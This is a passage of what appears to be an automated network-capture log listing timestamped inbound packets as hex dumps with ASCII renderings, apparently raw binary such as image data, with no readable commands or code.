Ascii: G8<G-`F]~X4#ek(wq^}O?rdejqr\j&z(.ls1SF~;k)&G5#4'?z|fUTHfqFxIfjYfaq_CFX=%lc/\}-|p1}=F6/X+zN7
2022-05-12 05:47:11 UTC	44	IN	Data Raw: 3f fe 0a 25 fb 3d af 96 c8 18 4a ee 48 ef e5 8e 95 cf 6a b2 7d bf c5 d6 56 ea aa 8b 6d 05 94 4d ed fe 93 6e 07 f2 ae 8b fe 0a 27 a8 cc 7f e0 a4 ff 00 02 e1 93 2c 2d 6c ae 27 c8 ec 04 7f fd 8d 37 16 e3 cc 5b 97 23 e5 33 7c 25 7f 09 f8 93 18 7d cb 1c 73 ea b2 9c fa f9 93 e2 bc 0f f6 4f 71 1f 80 fc 1e ec d8 13 78 87 5d 9b 68 fe 20 14 11 fc ab d9 bc 31 ae c7 ff 00 09 6c d7 12 1d d1 ad 8e a7 3f d0 19 e6 af 13 fd 97 15 53 e1 4f 80 64 62 be 62 dc f8 8a e3 23 b8 11 9f f0 a2 9c ae b5 32 94 75 ba 39 2f 17 49 e4 7f c1 2d f4 9c 48 b1 8b 9f 11 dd 30 8f bb 7c cf cd 7d 93 fb 22 c3 6f 15 a7 c5 36 b8 5d ff 00 65 f0 1d aa 8f 97 25 1b ec c3 8c fb ed af 88 fe 28 bf 93 ff 00 04 e3 f0 46 e7 db f6 cd 5a 66 51 f5 95 c5 7d c9 fb 2f 5c 2d 8e 8b f1 b3 cc 53 ba 1f 07 5a c4 48 ef 9b Data Ascii: ?%=JHj}VmMn',-l'7[#3|%}sOqjx]h 1l?SOdbb#2u9/I-H0|}"o6]e%(FZfQ}/\-SZH
2022-05-12 05:47:11 UTC	45	IN	Data Raw: 21 1c 7a 0c de 54 9f eb 35 9b 87 90 83 91 fb 9e c4 7a e3 a1 af 8b de cc ff 00 c3 09 db e3 cc 41 7d f1 08 ab 2b 8c 67 68 07 d2 bf a5 5d 73 f6 7a f0 9d ae df b3 e8 7a 66 d6 52 c6 36 b7 5c 0d dc 30 1c 70 08 f4 eb 58 56 ff 00 b2 6f c3 9d 5b c3 c9 67 27 81 7c 2b 25 9a dc 79 cd 68 da 6c 5b 16 4f f9 e8 17 6e 03 01 de b8 65 87 bb e5 7b 9d 5e d1 35 74 7e 4f fe c7 d6 71 c9 fb 77 fc 40 96 43 8f b2 f8 4a ca 10 57 d0 42 a3 f9 62 bd 63 e2 fb cd a6 7c 09 f8 0b 08 fd e4 52 f9 f7 00 67 ae 0e ee 47 d4 d7 e8 8d af ec b3 f0 fe cf c4 17 9a c6 9f e1 dd 27 4d d4 af 21 10 dc cd 1c 21 64 99 00 c0 52 7b 8c 7e 15 5f 51 fd 9d fc 27 af 59 e9 f6 32 68 ba 6d c4 3a 2a 91 a7 ee 88 32 c2 ad c1 0a bd 3a 55 47 9a 8a e4 df cc ca 34 db f7 99 f8 af e2 4b 88 ff 00 e1 b8 be 1e c6 5b cb 5b 0f 0d Data Ascii: !zT5zA}+gh]szzfR6\0pXVo[g'|+%yhl[One{^5t~Oqw@CJWBbc|RgG'M!!dR{~_Q'Y2hm:*2:UG4K[[
2022-05-12 05:47:11 UTC	46	IN	Data Raw: be 59 ba f1 03 9c 7f 0f ee ca 9a fa 33 fe 09 cf fb 23 f8 93 e1 f7 ed 3f f1 73 c4 9a d5 8d dd ad 8e b5 a9 79 f6 0d 24 1b 0c ca 17 92 09 e0 f5 ae 17 e2 a7 ec a7 e3 0d 73 e2 77 f6 92 e8 da 84 d6 ea 75 a6 2e 96 ed b9 4c de 60 8c 7e 3f ca b4 8e 1a 4d 11 16 af 73 e6 2f db be ea 3b 6f d8 2f c4 31 ac 6c f2 cd e2 2b 54 20 9d b9 51 6c 83 f4 af 51 fd b7 ec bf b3 ff 00 e0 8b bf 0b 6d fc e6 90 5d 0d 27 2a 0e e0 09 50 6b 37 f6 fb fd 99 bc 75 ac 7e c6 da 96 9d a7 f8 53 56 d4 2f bf e1 29 8a 41 0c 16 ae cf 24 62 10 b9 00 0e 99 1d 6b d0 3f e0 a0 3f 09 35 f6 ff 00 82 55 7c 23 d1 74 ef 0f de dc eb 36 77 7a 52 5d 58 c5 0b 99 a1 50 80 31 71 d4 05 c9 ea 3b 54 fd 5d a5 73 49 54 bb d0 c9 6d 1f ce f8 85 65 6f b2 36 65 5d 3c 28 c6 d2 36 da ce 7f ad 2f c4 0b 78 75 1f d8 1b c5 8d 24 Data Ascii: Y3#?sy$swu.L`~?Ms/;o/1l+T QlQm]'*Pk7u~SV/)A$bk??5U|#t6wzR]XP1q;T]sITmeo6e]<(6/xu$
2022-05-12 05:47:11 UTC	48	IN	Data Raw: 49 f5 6a f4 bb 6b 28 2c b4 cd b0 99 32 38 3d 7e 7f ad 79 a7 c5 05 f2 27 b8 76 1b 5a 25 01 76 b7 50 7a fe 95 e8 65 30 6b 56 79 39 e4 af 03 84 b6 5f 36 6d 88 cd f2 b8 f3 7e 6d b1 9f 42 3d 6b d2 fc 3f 24 9f d9 bf bc 59 19 97 3e 69 07 39 5f ad 79 da d8 ab dc 5b 7c eb 33 49 23 42 58 7d e5 51 d0 ff 00 bd 5e 9d a1 a2 47 0b 13 1e c5 8f 6a 9d df f2 d0 e7 af 35 ef 62 a5 68 1f 23 96 ff 00 11 8e d4 9b cc d0 ae 3c b4 65 99 ad 99 f6 0e 4a 0c 1e a6 be 49 fd 96 62 df e0 3d 4a 53 96 57 d5 6e b8 dd fe db 57 d6 de 32 b8 f2 34 2d 49 95 b7 88 ed 24 70 7b 37 15 f2 67 ec ad e6 45 f0 81 59 55 71 25 f5 c3 93 ff 00 6d 0d 7c 76 68 ee 8f d3 38 77 a9 e8 26 e5 8a ed 5d cc 9d 4d 41 2b 3c 85 9b cb 31 e7 b9 ef 52 49 16 e9 be f1 5e 7b 52 c7 26 e5 2b 86 90 82 40 cd 78 47 d8 10 c4 ac 64 da Data Ascii: Ijk(,28=~y'vZ%vPze0kVy9_6m~mB=k?$Y>i9_y[\|3I#BX}Q^Gj5bh#<eJIb=JSWnW24-I$p{7gEYUq%m|vh8w&]MA+<1RI^{R&+@xGd

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:11 UTC	49	IN	Data Raw: 55 f1 85 41 b5 4d 73 50 fc 4a b4 b8 bb b7 b7 db 22 ff 00 09 3f c2 5b f3 ad 01 e3 8b 4b e5 68 98 ed 90 cb e5 90 1b 91 fa 7f 5a 3e a7 d6 c4 c6 b7 36 88 d9 48 3e c1 95 f2 cb 47 c9 20 76 34 af a6 c1 7a 3c d8 89 8e 61 c8 6e 9b 7e b5 9c be 2e b6 d3 25 f2 a5 91 b6 a3 15 50 7e f3 7d 69 66 f1 2d ac b3 79 bb 5a 37 c9 50 a3 1b 5f f5 aa 51 94 74 17 d5 dc 9d cb d0 c6 a4 b4 13 05 24 8c e4 77 cd 40 2d f7 69 d2 c7 c6 f8 4f 42 bd 05 47 75 e2 bb 75 9e 35 e1 0c 63 76 5b ab 7f fa a9 d6 da dd ba cf 21 95 be 49 86 72 7a 11 eb 49 b7 d4 1e 15 dc 9a 5b 5f 37 4f 81 94 2b 6d da cc 47 5c 55 8f b3 47 74 63 96 36 68 d9 06 df af d6 a9 da eb 31 e9 61 fc c9 15 ad f2 70 45 25 d6 af 65 73 73 1b 79 92 46 ee b9 50 8d db d6 96 ab 61 bc 24 ad a2 25 36 b2 c1 27 cd 12 c8 8d cf cb c8 a8 c6 97 69 Data Ascii: UAMsPJ"?[KhZ>6H>G v4z<an~.%P~}if-yZ7P_Qt$w@-iOBGuu5cv[!lrzl[_7O+mG\UGtc6h1apE%essyFPa$%6 'i
2022-05-12 05:47:11 UTC	50	IN	Data Raw: bd ab ed f9 10 5b de 93 8c a4 9c f1 d0 d5 2d 63 4c 80 c8 cc ca b1 87 5c 86 51 f7 0d 72 cb 0a af cc ce 9a 75 a1 25 ca cf cf df 88 7f f0 41 2f 00 7c 42 f8 7f e1 3d 19 75 6d 62 1b 6f 07 a8 4b 40 93 6d 2d 86 2c 4b 1c 72 72 6b d6 bc 19 fb 00 e8 be 11 f0 9f 8e b4 7b 8b 8b a8 62 f1 b2 47 1d d3 31 03 c9 08 31 c7 7e 78 af a6 b4 b8 a7 d0 af 59 77 33 2b 90 54 7f 0f f3 ad 69 ad 46 a3 69 f3 a2 cc 24 27 1b bf 87 e9 44 69 47 ec ee 39 35 17 ae c7 37 e1 cd 09 bc 3b e1 6b 0d 37 49 b8 f3 be cf 02 42 77 c9 b9 58 2a 81 dc e7 b5 6d e9 9a 7d ee 99 12 c9 2c 70 b4 99 e4 2f 58 c7 e3 56 74 fb 1b 28 a3 65 48 bc a9 3b b1 5c 13 56 21 8d 6c 64 55 57 66 59 39 42 7f 84 f7 ad 23 45 de f2 26 a5 48 db dd 21 d4 ad 85 cd 9f 98 ac d1 b2 83 c6 7a 8e f5 e4 7f 12 2d 9a e9 91 a4 0c cc a0 ab 28 3d Data Ascii: [-cL\Qru%A/|B=umboK@m-,Krrk{bG11~xYw3+TiFi$'DiG957;k7IBwX*m},p/XVt(eH;\V!ldUWfY9B#E&H!z-(=
2022-05-12 05:47:11 UTC	52	IN	Data Raw: c8 b7 0b 2c 76 f2 28 63 14 5d 72 bc e4 ff 00 fa aa 7f 0b 78 92 d7 52 84 47 6a aa 7c bf 95 be 7e 9c 75 fc 2b d7 94 53 56 3e 67 99 a7 63 a2 8f 75 bc 6d 0a 84 8c 47 90 30 9b b2 dd f2 72 2a 17 9e 39 e3 f2 e6 9a 45 8d f1 1f cc 7a 11 d7 81 dc fa d4 82 ea 29 d5 73 1c d7 00 b9 d8 d1 9c 2a 91 8c b1 c7 bd 55 d4 5b ec 86 42 d1 f9 cc c0 16 31 a0 65 52 79 c9 63 de a3 d9 d8 ed 8c 95 86 dc df 5d 68 72 4b 71 1c bf 68 59 39 96 27 cc 65 08 52 10 02 7a 83 51 d8 f8 f2 44 7f f4 a9 af 2d de 65 07 f7 ea 55 17 d0 02 38 e7 e5 ab 00 8b cb 0b 7d ed 1b cd 26 59 fc c6 c8 38 ce 33 f4 ac 9d 45 6d fc 41 aa 36 9e 24 79 23 50 ad 2b c7 f3 04 70 41 55 19 e9 cd 1c b1 1f 3c d3 ba 3a 7b db e6 be b6 93 72 f9 64 72 16 5f ba 9e e4 fb f6 c5 52 8b 5e b8 d3 2d a4 68 a6 91 db a4 6c fc aa 72 3a 13 df Data Ascii: ,v(c]rxRGj|~u+SV>gcumG0r*9Ez)s*U[B1eRyc]hrKqhY9'eRzQD-eU8}&Y83EmA6$y#P+pAU<:{rdr_R^-hlr:
2022-05-12 05:47:11 UTC	53	IN	Data Raw: b8 93 47 bb 89 66 d3 23 99 e4 e3 e4 73 b9 4f e5 d6 b8 d9 a2 68 3f 73 b6 27 5c 14 2e 39 cf 1c f3 ea 07 1d ab 96 f1 25 cd bd 9e a7 14 88 8d 35 c4 8e 14 a0 1f c4 02 85 23 8f ee ed ae a8 e1 e0 d6 c7 85 88 c5 d4 82 bd cf 78 f0 c7 c7 18 7c 61 66 d7 53 69 6d 64 cd 29 8a 20 65 dc 5c 63 f0 c7 e3 5a b1 7c 5c d3 ec cc 69 24 8b ba 32 70 88 77 b1 15 f3 fc 16 1a 9e a5 08 90 4f 16 9f 61 92 30 84 ee 66 f5 c7 f5 ad 2d 0a dd 74 09 72 23 9a 66 0a 18 b3 67 12 03 ea 49 ed ed 8a a8 e5 f0 dc e6 fe da ab 6b 1e e1 71 f1 6a 18 ef 73 24 32 2c 4a 42 4c e4 7c ca 3b 64 76 15 a8 9e 3f b1 9e 10 91 48 b2 47 cb ef 04 61 d7 db d6 bc 5e fb 5c 90 f9 9b a6 49 cb 2e e9 b0 09 4f 65 ff 00 f5 57 2f a9 f8 b7 52 f0 85 df 9d 6c b2 5d 5a e0 34 f6 c7 ef 26 4f 45 38 fb a3 d2 aa 79 72 68 e5 96 73 38 c8 Data Ascii: Gf#sOh?s'\.9%5#x|afSimd) e\cZ[\i$2pwOa0f-tr#fgIkqjs$2,JBL|;dv?HGa^\I.OeW/Rl]Z4&OE8yrhs8
2022-05-12 05:47:11 UTC	54	IN	Data Raw: eb ab 75 e2 58 ed 56 4d d0 c2 86 49 42 f7 7e c3 f2 af 33 77 73 db e5 7c d7 47 1d 61 e1 08 f5 52 5e f2 e9 c3 36 33 9e 17 9a e9 e2 f8 5f a5 cf 6f e4 ac 9f 29 ea 59 b9 e3 b8 ae 4b 4d b4 bc d5 35 83 34 d8 6d 3b ee a4 6c 4a ee c7 af 35 da e9 2d 69 15 a3 4b 69 a5 4b 76 e8 70 a6 06 ca 9f a9 26 b3 94 b5 3a 35 1d e0 8d 38 f8 77 c4 b6 b6 90 3b dd 2e ed d1 83 fc 26 bd 6a 34 5d 3e 39 56 66 01 9b 2c e4 75 dc 7a 0a f2 5b 2b ad 44 6a 0b 70 b6 bf 67 d8 e3 60 2c 1b 6f d7 ad 7a a6 8d 22 de 58 2d e5 e4 91 cd 24 8a 31 d3 6a 9f f1 ab 8b d0 e7 ab 1b 32 ca c2 b6 da 0e d6 f9 48 5f 9b 3d 89 1c d7 82 7c 55 f1 3b c7 ae 4d 0c 1e 59 da c7 74 8e c0 aa 80 32 30 3b 13 d2 bd ba f2 ee 7d 4a de 48 e0 5c c6 a0 92 ee 38 c9 af 20 f8 97 14 36 f3 49 0b 43 1e dc 01 72 cb 17 de 93 d4 71 5e b6 5b Data Ascii: uXVMIB~3ws|GaR^63_o)YKM54m;lJ5-iKiKvp&:58w;.&j4]>9Vf,uz[+Djpg`,oz"X-$1j2H_=|U;MYt20;}JH\8 6ICrq^[
2022-05-12 05:47:11 UTC	59	IN	Data Raw: 4a 03 f7 b8 c9 ea 07 35 eb 52 4e ba 1c f1 f9 8a ae d8 f2 90 af a0 ea 6b 1f e2 df c2 cb 1f 8d df 07 f5 af 09 dd 5c 08 6d 35 eb 39 34 f9 02 ff 00 ad c4 80 a9 75 ed 95 eb 44 fb a3 3b ea 7c cb f0 4f fe 0a 83 e0 db bd 2f 5e f1 47 8a ee db c3 3a 6d f5 d4 eb a0 69 b3 a7 da 2f 2e 61 4f 97 7f 95 1e ec 20 70 c3 76 48 ae c3 c3 9f b6 b5 9f 89 3f 62 96 f8 b1 79 a7 5c 5c 5c 49 33 d9 69 f6 db 70 d7 72 49 37 95 00 5d d8 eb b9 73 90 30 2b 8a 4f f8 25 56 97 a4 de e8 57 3e 01 f1 ce ab e1 9f 12 78 5f 44 1a 03 5c bd ac 57 30 dc c3 fc 64 a3 0c 6f 25 89 c8 35 e8 33 fe c3 b6 30 fe c5 d0 fc 2c 93 58 ba bc 9a da 41 74 35 a8 d0 23 2d ca c9 e6 a4 82 3e 9c 38 1f 28 3c 0a 9d 48 96 e7 92 f8 ef fe 0a 21 e2 ef d9 2b c1 7a cb fc 4a f0 ba e8 7e 22 b1 b6 87 51 b3 82 da e6 39 e1 bb b4 96 45 Data Ascii: J5RNk\m594uD;|O/^G:mi/.aO pvH?by\\\l3iprI7]s0+O%VW>x_D\W0do%530,XAt5#->8(<H!+zJ~"Q9E
2022-05-12 05:47:11 UTC	63	IN	Data Raw: f7 d6 96 ce 61 9a 29 f6 8f 96 42 bd 5b d4 0f 6e 98 a4 f0 fc f7 cb 3f 99 75 06 db ab 4c 79 08 58 79 6c 5f ab 1f 70 3a 73 55 cd 6d 8e 79 c1 f4 2e fc 41 b6 b8 d1 3e 1d ea 83 49 b3 f3 ef a1 b1 6f b1 5a ee fd e5 c4 98 23 6a 93 c0 e7 3c d7 c4 3a 47 c0 4f 89 71 7c 41 bc f8 89 ab 78 4d b5 2d 5b 4b b3 8e d6 c3 c2 fa 9c c9 72 b3 e2 55 76 91 18 63 6b 05 ce 09 ee 2b ee 5f 10 6a 91 8b 6b 9b 9b 5d cd 34 69 26 d5 61 96 da ab c0 cf 6e 4e 33 ed 59 3a 1d a3 5b 58 db db c5 6a d2 dc cd f3 c9 27 99 b9 e3 6e a7 9c 64 8a d2 d7 d4 e3 ad 19 23 e3 ef 13 fe c8 1f 11 3c 43 a3 f9 e7 4f 5b 3d 47 41 2f 73 a5 47 09 02 34 fe d2 91 7e d9 0a ae 78 11 c6 f2 28 1e a2 b3 7e 24 fc 37 f1 df c5 bf 88 56 3a 0e 87 e0 fd 53 c3 b6 91 23 f9 37 79 81 84 73 47 6e 7c b7 57 58 c4 a1 8c a1 4e 77 9e 95 f7 Data Ascii: a)B[n?uLyXyl_p:sUmy.A>IoZ#j<:GOq|AxM-[KrUvck+_jk]4i&anN3Y:[Xj'nd#<CO[=GA/sG4~x(~$7V:S#7y sGn|WXNw
2022-05-12 05:47:11 UTC	65	IN	Data Raw: 66 55 bc d5 24 e8 00 e7 6a 9f ae 2b e8 7f 16 78 03 4f f8 97 69 23 5e 21 8a 05 fb 92 22 e1 98 0f 53 59 1a 17 c1 8d 17 4f b9 89 fc a6 d4 a1 87 e6 00 c6 14 1f a9 3d 7e b5 71 56 27 db 69 73 85 f0 97 c3 25 f1 41 b7 4d de 62 44 c1 a5 91 4e 77 7b 0e 6b db 34 3d 2a 3f 0f e9 6b 04 4a 22 8d 57 7e 17 b8 ec 0d 37 4c 9e d2 c8 22 d9 e9 f0 c6 b1 f1 88 31 fd 2a d4 b6 b2 5e cc b3 4d fb 94 cf ca 99 f9 89 f7 aa 25 54 52 77 65 0d 6e fe 38 6c 8c 3b 99 64 86 3d e5 c0 fc 71 5f 3f 7c 4c 8e 4b cd 71 a4 df e5 36 ec 98 82 e5 88 39 3d 7a 7f 5a fa 1b 5e 8d 6d 34 c9 9d 91 59 b0 77 63 b7 a6 6b c2 3c 62 cd 3c d2 43 23 2e d6 94 92 c8 7e 77 04 60 e3 d0 0f fd 96 bd 9c be 56 3e 7f 38 69 ab 1c a5 be 83 6f 72 24 93 6c 50 c8 8e 4f 98 7e 62 43 71 d3 1c fa 7b 54 93 f8 16 ce 09 96 3b 7b 48 ed 5c Data Ascii: fU$j+xOi#^!"SYO=~qV'is%AMbDNw{k4=*?kJ"W~7L"1*^M%TRwen8l;d=q_?\|LKq69=zZ^m4Ywck<b<C#.~w`V> 8ior$lPO~bCq{T;{H\
2022-05-12 05:47:11 UTC	69	IN	Data Raw: 59 a6 8a 28 d6 dd 16 dd 49 89 24 0d c2 15 3f 31 3f 85 1f d9 f2 5b 15 2c d2 29 1e b5 67 e2 75 8a 06 68 fc 84 8d 9b 82 ab c9 35 34 9a ed bd dd c4 72 5d 4d c7 58 d4 2e 30 6b c6 35 5f 89 33 1b f6 54 78 dd 63 c0 f3 18 f0 d5 07 fc 2d 79 4d bc 8a ab e7 33 30 04 e3 f5 a7 1c b5 bd 59 8f f6 b7 63 d6 fc 5b f1 06 c5 b4 a9 8c 92 63 6f 54 c1 c3 7b d7 8c eb 1a 87 9b 3f da 15 91 91 98 db c4 c9 d1 b3 c9 cf 7f ef 53 2e bc 55 71 21 9b 64 af b6 61 e5 ab be 3c bf af a8 ae 5e e7 4a d4 34 f8 1a 15 11 b4 3b 8a 42 57 21 55 9b ef 6d 6f f8 13 71 5d f8 5c 2f b3 3c bc 56 39 d5 66 f9 ba 77 8f ca de c8 93 00 8a a0 7c b2 e7 de 9f e6 09 af 5e 2f 94 c8 b8 de 13 b7 e2 6b 93 17 5a c6 e6 8c ed 68 d1 f1 1b 16 fb 80 75 51 c5 53 9f 5d d6 2e 34 dc c5 0b 46 d2 30 54 45 8c fc bb 4e 49 3e bf 9d 77 Data Ascii: Y(I$?1?[,)guh54r]MX.0k5_3Txc-yM30Yc[coT{?S.Uq!da<^J4;BW!Umoq]V<V9fw|^/kZhuQS].4F0TENI>w
2022-05-12 05:47:11 UTC	73	IN	Data Raw: 1b 6d 4d f4 fb e6 f2 de 37 62 90 b9 c7 9a 3d 41 3c 1c f4 eb 9a d9 16 50 49 a8 c9 27 96 b2 6d 03 66 17 8c d7 15 48 bd 8f a3 c1 55 4e c3 74 e8 11 ae 9a 45 89 55 e6 7c b9 20 1d dc 7d d1 c6 3f ad 73 7a ea eb 90 df c8 d6 36 ea 6d 63 62 0a e4 7c 80 72 07 e2 7a fb 57 55 69 e5 9b 93 b3 0c a6 43 bb d2 3e 39 cd 53 f2 9e 44 b6 31 ee f3 55 98 c9 bb f8 c6 78 1f 95 79 d3 4d 3d 4f b1 c3 c5 38 a3 2b 4d d3 35 0b fb 75 6b 82 f1 b4 91 94 90 f3 b6 35 27 9d be 87 b0 3d eb 42 1d 1e 1b 19 bf 77 f6 58 49 cb 20 78 44 82 4c 70 09 cf 23 fc 9a be ea b7 49 1c c7 6a c8 cf 9d a5 b6 e5 07 63 eb 8f 4a 9a da 29 a5 0b 20 66 84 a9 2d 71 29 e1 4e 49 c0 02 a3 d4 e9 e4 7d 0e 7e de f1 60 b6 f2 e3 8e 48 ae 46 7c d8 8f cc ac 73 ff 00 2c d8 fb 76 15 66 fb 40 8f c4 36 c3 a5 ad ee 31 12 c0 dc c6 3b Data Ascii: mM7b=A<PI'mfHUNtEU| }?sz6mcb|rzWUiC>9SD1UxyM=O8+M5uk5'=BwXI xDLp#IjcJ) f-q)NI}~`HF|s,vf@61;

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:11 UTC	77	IN	Data Raw: de 4a 0f 25 9b fd fc ff 00 4a f6 99 fe 11 59 c5 75 e6 46 f2 ae dc 6e 54 6d ab 21 07 da a2 f1 2f c1 fd 3f 5d d2 1a ce 75 db f3 09 23 0e 8a 46 7d 46 46 7f 5a e5 ad 5a 32 3b 30 94 6a 45 dc f3 d5 e5 77 15 11 79 2a 59 5b 1f 2b f6 e4 d3 ad b4 bd ba 72 b7 0d e4 a9 61 20 3d 14 f5 39 fe 95 d2 c3 f0 ab 50 b6 bc 58 9e e9 66 4d ec a8 ce 01 52 a3 81 f2 e7 ae 7b d5 f7 f8 7b 76 1c a9 0c ea c0 63 71 d9 fa 74 22 b8 b9 7a 9f 65 85 c4 be 4b 33 8f fb 3c 93 c2 cb 1a a4 cb 24 7e 52 b2 8e 0e 79 2c 3d 3d 29 96 b1 1b 42 1a 69 31 09 3c b9 3b 96 52 3e 50 3e bc 57 5f 6f e0 29 77 2c 71 e2 4b 8d a5 15 10 85 48 89 3e 9d eb 9d f1 47 86 f5 0d 35 6e 2d 56 c1 ae 26 0c ac 81 86 14 8e a4 8f 7a e7 94 7b 1e c6 16 af 33 b9 5d f5 1d d6 ac b1 c6 a7 7f ce 24 fe e3 7f 74 7b d6 3e a3 6d 13 c3 2c 73 Data Ascii: J%JYuFnTm!/?]u#F}FFZZ2;0jEwy*Y[+ra =9PXfMR{{vcqt"zeK3<$~Ry,==)Bi1<;R>P>W_o)w,qKH>G5n-V&z {3]$t{>m,s
2022-05-12 05:47:11 UTC	82	IN	Data Raw: be ec 6c 3b 47 1d aa 07 d3 a4 73 27 97 6e f3 cf 70 47 cc e7 3b 31 e9 c6 7a 57 8c 5d fc 3d 79 4e 61 f1 4f 8a ed f3 8c a1 bd 66 c7 d3 24 d4 d7 3e 0f 93 4e b7 17 0b e3 5f 17 2c d0 9c 2f ef 95 b1 eb da ab fb 42 27 45 2c 0c a3 a9 ec b6 ba 1c 77 68 f2 08 1b 72 ca 23 56 23 6f 41 96 39 ec 33 f9 d3 93 48 5b 5d c5 55 4e e2 4f cc 32 df 5c 1c d7 86 e9 69 75 ab 4f 98 7e 20 f8 b0 b4 6c 63 00 a4 67 69 03 3d c5 5f 1a 76 bc d2 27 d9 fe 21 78 84 96 6e 4b c3 0b 6c ff 00 c7 68 fe d0 89 a4 b0 ed 3b 9e c8 d6 3f 66 84 bb 3f 98 87 97 24 6e 39 fe e8 1d a8 9f 4f 12 46 b2 3b 79 7f c4 15 9f 38 e7 8e 3d 71 5e 3f 73 a4 f8 f2 d2 5f 32 cf c7 57 6d 91 bb 74 d0 45 cf b7 0b 59 e2 6f 8a 37 4f 32 db f8 ab 4f 69 18 e4 99 ed c7 27 f0 5a 16 3a 3b 9a 7b 29 34 7b 54 31 2b 6e db 1f 96 8d ce 11 76 Data Ascii: l;Gs'npG;1zW]=yNaOf$>N_./B'E,whr#V#oA93H[]UNO2\iuO~ lcgi=_v'!xnKlh;?f?$n9OF;y8=q^?s_2Wmt EYo7O2Oi'Z:;{)4{T1+nv
2022-05-12 05:47:11 UTC	86	IN	Data Raw: 78 9b e2 ef c4 0f 13 5a 1b 5b 1d 17 49 f0 cc d3 67 fd 20 dd f9 ed 18 ee 42 85 c6 7e b5 87 e1 ef 85 b2 68 f7 ab aa 6b da c5 e7 89 b5 75 ff 00 57 35 cf 09 07 ae c4 c9 00 e3 d3 15 e8 17 7e 07 d4 ad 8e 4e 99 75 24 9e a1 29 7f e1 0e d5 ae e0 e7 4f b9 8c f6 50 9c 56 35 31 15 26 74 61 f0 38 7a 7a a3 04 4b f3 89 0b 6d c7 5c fd e3 4a 91 47 35 ce f6 f9 b6 f2 39 ad 57 f0 36 b1 92 a3 4e b8 72 dd f6 54 c3 c0 3a c1 8b 70 d3 e6 56 c7 f7 3a d7 3f 2c ae 77 73 2e 85 1d 35 a3 d4 24 00 29 4d c7 27 8e b5 b5 96 45 3e 5a b2 a1 e3 85 ac d8 7c 19 ae ac bb 93 4e b8 56 53 92 bb 7a d6 ac 1a 6e b4 a4 79 9a 5d c2 fd 13 ad 68 a3 2e a6 4e c4 37 03 29 b9 d9 bf de f7 ac 9b f9 1b 38 1b 9b 27 ad 6d dd e8 1a 84 fb 99 f4 db e1 e8 15 6b 35 bc 29 ab 24 7e 62 e9 b7 f9 6e 00 64 aa d6 da 8b 99 1c Data Ascii: xZ[Ig B~hkuW5~Nu$)OPV51&ta8zzKm\JG59W6NrT:pV:?,ws.5$)M'E>Z|NVSzny]h.N7)8'mk5)$~bnd
2022-05-12 05:47:11 UTC	90	IN	Data Raw: e7 94 c9 eb f3 7f 08 6e b5 0a a4 88 bb b7 33 2e 46 06 ef bb f8 ff 00 4a bf f5 52 9a 5b b3 5f f5 9a 67 a1 bf ed d5 e2 19 4a b4 9e 0d 7e b8 39 9b 71 fe 54 d1 fb 6d eb 97 12 c8 a3 c3 b7 96 6a ab c6 c7 3f 39 3d ba 57 9f 96 5f 34 6d 66 65 04 f2 7b 52 33 7f b5 85 1d 00 a9 ff 00 55 a1 dd fd c5 7f ac 93 3d 03 4b fd b0 6e b4 e9 1b 7e 85 ac 5c 47 e6 6f 1b dc ed 1d c8 1c 57 44 3f 6f cb 98 dc a1 f0 7d d3 2b 0c fc cd bb fa 57 91 5b 4e d2 23 2e ef 94 8e 84 e3 f4 ab 62 75 0f b7 cc f3 1f 18 c8 e8 3d a9 ff 00 aa d4 ed bb fb 8b 8f 12 4d 1e 98 7f 6e 19 a1 99 99 7c 23 79 16 4e 71 ce 3f 95 5c b5 fd bd 25 16 a8 b2 78 56 e9 7d 0e 0f f8 57 95 89 f6 05 f3 37 2f a6 5b 91 f8 7b d2 99 9a 45 cf e7 c6 33 53 1e 15 82 d2 e4 3e 22 9e f6 47 aa ff 00 c3 7a c9 31 91 1b c2 b7 83 b6 46 7f c2 Data Ascii: n3.FJR[_gJ~9qTmj?9=W_4mfe{R3U=Kn~\GoWD?o}+W[N#.bu=Mn|#yNq?\%xV}W7/[{E3S>"Gz1F
2022-05-12 05:47:11 UTC	94	IN	Data Raw: a0 0f 6f 5a f0 3b ef 12 5d 5f b4 9e 65 ea b2 c8 7e d6 fb 80 39 3f de fc bf fd 55 62 2d 57 51 7d 3e 49 96 e3 e5 d3 d8 4c 48 db b9 3c ce 33 eb cf e3 f8 52 8f 1a 53 b7 f0 98 bf b6 b1 a9 e8 cf 75 b4 fd b0 3c 50 8a 8d 9b 15 b5 24 a9 18 e0 9e f5 66 1f db 43 5a 85 95 16 4b 1f 27 77 45 4f bb ff 00 eb af 9e 4f 89 af 34 f5 fb 47 da 95 52 16 30 2b 2a 83 8e fb 70 73 f9 e3 f1 a6 ff 00 c2 57 7d 3c 5b 7e d7 19 58 f1 6e a3 0a 42 e7 f8 7b 7a 67 fa d1 fe b9 53 ff 00 9f 2c a5 9f 63 7b fe 67 d2 3f f0 d7 9e 22 d7 1d 63 b3 fb 1a b2 9d a4 04 3b bf 2a 6c df b5 77 89 e1 66 4f f4 55 92 33 b6 57 74 e9 f5 1d ab e7 1b af 1b 5f 5f c6 d3 35 fa c8 a1 b7 89 06 32 76 0e bc 00 72 3e 98 f6 34 ad e3 eb cb db 66 ba fb 66 ed d8 9c bb 60 6e db f2 82 47 5e 33 e9 8f 6a 3f d7 1a 5b 7b 26 5c 73 cc Data Ascii: oZ;]_e~9?Ub-WQ}>ILH<3RSu<P$fCZK'wEOO4GR0+*psW}<[~XnB{zgS,c{g?"c;*lwfOU3Wt__52vr>4ff`nG^3j? [{&\s
2022-05-12 05:47:11 UTC	97	IN	Data Raw: 3e 87 f4 af b5 f5 4f d8 11 1a e2 66 81 bc 94 55 05 41 5c e4 fb 86 1f a8 aa 8b fb 04 5b ad b9 12 5e 47 1d d4 80 e5 63 24 a0 38 ea 01 1d ce 79 1c d5 47 3f c8 a5 bc 57 e0 39 70 4e 3e 1b a3 e2 b8 3e 1a e8 7e 7f 98 d6 31 f9 79 e8 3a 80 2b 52 5f 84 ba 0b a4 32 35 aa ca ce 3e 6f 2d ca 98 fe b8 af ad 60 fd 81 5a f5 44 7f 68 50 8a 32 5e 30 4b 67 d3 a6 71 5a ba 67 ec 04 c6 d9 a3 9b ec 73 12 ca 72 11 b9 19 1d 38 fe ee 7d a9 54 cf 32 28 ea a2 bf 00 a7 c1 58 f7 aa 47 c7 3a 7f c2 bd 16 fd e5 dd 63 1c 6b 19 c0 91 d8 b6 e3 eb db 9a 6a fc 1e d2 8c 32 2f d8 e3 38 0a 77 01 c9 15 f6 c4 7f f0 4f 39 6f 20 f2 